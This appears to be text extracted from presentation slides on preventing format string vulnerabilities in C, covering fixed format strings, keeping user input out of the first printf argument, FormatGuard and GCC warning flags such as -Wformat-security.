
Clean code
Avoid the problem

Always define format strings

Never user inputs in first argument

Avoid shortcuts

⚠ `printf("%s", string) ≠ printf(string)`



Defense in depth


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System configuration

FormatGuard

Compilation options

*-Wformat -Wformat-nonliteral -Wformat-security
-Wmissing-format-attribute*



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